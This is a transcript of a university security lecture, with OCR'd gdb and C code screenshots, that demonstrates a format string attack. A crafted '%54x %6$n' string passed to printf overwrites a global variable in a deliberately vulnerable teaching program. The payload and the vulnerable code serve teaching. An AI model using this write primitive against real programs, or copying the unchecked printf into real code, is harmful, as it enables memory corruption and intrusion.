
Information Security 5 Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Lecture 26
Demo of Integer Vulnerabilites 2

Hello and welcome to this demonstration, this demonstration is also about format string vulnerabilities.

(Refer Slide Time: 00:21)



```
nptel@osboxes: ~/nptel_codes/module6
   0x[illegible] <+77>:    movl   $0x[illegible],0x4(%eax)
   0x[illegible] <+84>:    movl   $0x[illegible],0x8(%eax)
   0x[illegible] <+91>:    movw   $0x[illegible],0xc(%eax)
   0x[illegible] <+97>:    movb   $0x0,0xe(%eax)
=> 0x[illegible] <+101>:   sub    $0xc,%esp
   0x[illegible] <+104>:   lea    -0x70(%ebp),%eax
   0x[illegible] <+107>:   push   %eax
   0x[illegible] <+108>:   call   0x[illegible] <printf@plt>
   0x[illegible] <+113>:   add    $0x10,%esp
   0x[illegible] <+116>:   mov    0x[illegible],%eax
   0x[illegible] <+121>:   sub    $0x8,%esp
   0x[illegible] <+124>:   push   %eax
   0x[illegible] <+125>:   push   $0x[illegible]
   0x[illegible] <+130>:   call   0x[illegible] <printf@plt>
   0x[illegible] <+135>:   add    $0x10,%esp
   0x[illegible] <+138>:   nop
   0x[illegible] <+139>:   mov    -0xc(%ebp),%eax
   0x[illegible] <+142>:   xor    %gs:0x14,%eax
   0x[illegible] <+149>:   je     0x[illegible] <main+156>
   0x[illegible] <+151>:   call   0x[illegible] <__stack_chk_fail@plt>
   0x[illegible] <+156>:   mov    -0x4(%ebp),%ecx
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) 
```

```
/*CR@IITM 24/7/2017 */
#include <stdio.h>
#include <string.h>

/* modifies print2.c to make print modify some location with an arbitrary number
 */
/* use %Nx %n*/
static int s;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */

        /* <2> write an arbitrary number in s */
        /* Change 10 to something else smaller and see the difference */
        strcpy(user_string , "\x70\xa0\x04\x08 %[illegible]x %n\n"); /* First 4 digits sh
ould match the address of s */
        printf(user_string);
        printf("\ns:%d\n", s);
}
                                                        1,1           All
```


We will look at a code which is present in these vm that we ship along with this course, the code is present in NPTEL course module 6, you can look it up at file call print 3 a dot c, this code is very similar to what we have seen before essentially there is a global variable s and what we do intend to do is to use the vulnerability in the printf which is present here and be able to modify s.

So note that s is a global variable so therefore it by default would be initialized to 0 so without any vulnerabilities or without exploiting the vulnerability this program when this printf executes would print as to be equal to 0 here however what we will do is that we are going to change the user string and note that this user string is specified as a format specifier in printf.

So we are going to modify this user string so that the value of s is not 0 or rather we will try to change the value of s to something different. So let us see it running first or we make the program as before make clean sorry clean and then make and then run it as print 3 a and note that this 60 corresponds to s to make it more clearer what we can do is print 3 a dot c and just specify that s is equal to 3 sorry s now print 3a you see that s is equal to 60.

So what has happened is that the value of s or which is supposed to be 0 has been modified due to the vulnerability present in printf and has obtained a value of 60. So let us open the code in a different window like this and we will also look at gdv and see exactly what is happening, ok. So we have put a breakpoint at the start of this line and we will note a few values over here first is let us disassemble it and note that the call to printf that is this printf user underscore string is present at this location and the adjacent location 0804850c is the return address from printf,

(Refer Slide Time: 03:56)



```
   0x08048517 <+156>:   mov    0x4(%ebp),%ecx
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) p/x &s
$1 = 0x0804a028
(gdb) si 4
0x08048350 in printf@plt ()
(gdb) si
0xf7e51670 in printf () from /lib32/libc.so.6
(gdb) x/20x $esp
0xffffcf?c:     0x0804850c      0xffffcf48      0x00000000      0x000000c4
0xffffcf3c:     0xf7e4?bfb      0xffffcf6e      0xffffd00c      0x0804a028
0xffffcf4c:     0x[illegible]   0x[illegible]   0x0000?c74      0x00000000
0xffffcf5c:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcf6c:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcf7c:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcf8c:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffcf9c:     0x00000000      0x00000000
(gdb) c
Continuing.
(                                                      0
s=60
[Inferior 1 (process 6700) exited normally]
(gdb) 
```

```
/* CR@IITM 24/7/2017 */
#include <stdio.h>
#include <string.h>

/* modifies print3.c to make print modify some location with an arbitrary number
 */
/* use %Nx %n*/
static int s;
void main()
{
        char user_string[100];
        printf("%08x\n", &s);

        memset(user_string, 0, sizeof(user_string));
        /* user_string can be filled by other means as well such
           as by a network packet or a scanf */

        /* <2> write an arbitrary number to s */
        /* Change 10 to something else smaller and see the difference */
        strcpy(user_string , "\x28\xa0\x04\x08 %54x %6$n"); /* First 4 digits sh
ould match the address of s */
        printf(user_string);
        printf("\ns=%d\n", s);
}
```

The next thing we would look at is the address of this global variable s and that we obtain by this p special x m percent s and we note that it has a value of 0804a028 which is essentially this one 0804a028 arranged in little Indian notation. Now if we look at this particular into user underscore string, so what we see is that it has the address of the global variable s present initially second we have a format attribute percentage 54x which is present here which essentially means that there is 54 values that may be printed and then we have percentage 6 dollar n.

So the dollar n indicates that at the location specified by an argument the number of characters that printf has printed would be filled, so what we do intend to do is that we want to modify s with the number of characters that has been printed. So let us see over here so each of this corresponds to a one character or so it is 4 characters that are printed by this, so one for each of these bytes then there is a space over here so five and another space over here six plus 54 so it is a total of sixty characters that gets printed.

So what we do expect is that when a printf executes this percentage n it fills in the value of s with 60 and this we can see as follows. So we have got the value of s and we also have got the value of the return from the printf that is at the address 0804850c and now we will let will just single step through a couple of instructions we enter the printf at PLT and finally into the printf function.

At this point we will look at the stack and print the contents of some of the contents of the stack which would look something like this, so of the first thing you would note is that the return address 0804850C is present over here and the address of user string which is ffffcf48 is 1 before that ok and other thing we note is that at a location 6 words from this first argument to printf at an offset of 6 words from the first argument to printf is this user string 0804a028.

So what happens is that printf would first print these four characters then it would print the space it would leave 54 words and then it would actually print another space now when it comes over here we have that the address of s is present, so because of the percentage n that is in the format specifier and printf it go to this address and fill in it the contents of the number of characters that has been printed, in which case 60, so thus when printf completes execution we have s that has the value of 60 in it and therefore when we continue this particular execution we see that the s would get a value of 60.

Now note that every time you compile this particular program there may be slight differences in the address of s and other minor differences in the address of user string and so on. Therefore even though the source code is given to you it would be good to actually use gdv identify the exact locations of s modify the programs accordingly and then execute it in order to get it to work, thank you.